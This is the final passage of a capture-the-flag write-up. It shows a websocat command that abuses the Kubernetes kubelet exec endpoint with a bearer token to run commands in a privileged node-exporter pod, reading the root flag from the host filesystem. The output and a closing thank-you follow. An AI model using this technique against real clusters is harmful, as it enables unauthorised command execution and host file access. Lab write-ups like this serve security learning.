Now we use nodes/proxy GET to execute commands in the privileged node-exporter pod .
This read the root flag from the host filesystem
1
2
3
4
5
6
7
nightfall@fireflow:~$ websocat -k \
  -H="Authorization: Bearer $TOKEN" \
  --protocol "v4.channel.k8s.io" \
  "wss://127.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?command=cat&command=/host/root/root/root.txt&output=1&error=1"

acaa****************************
{"metadata":{},"status":"Success"}
And that’s it for the Writeup
Thank you for reading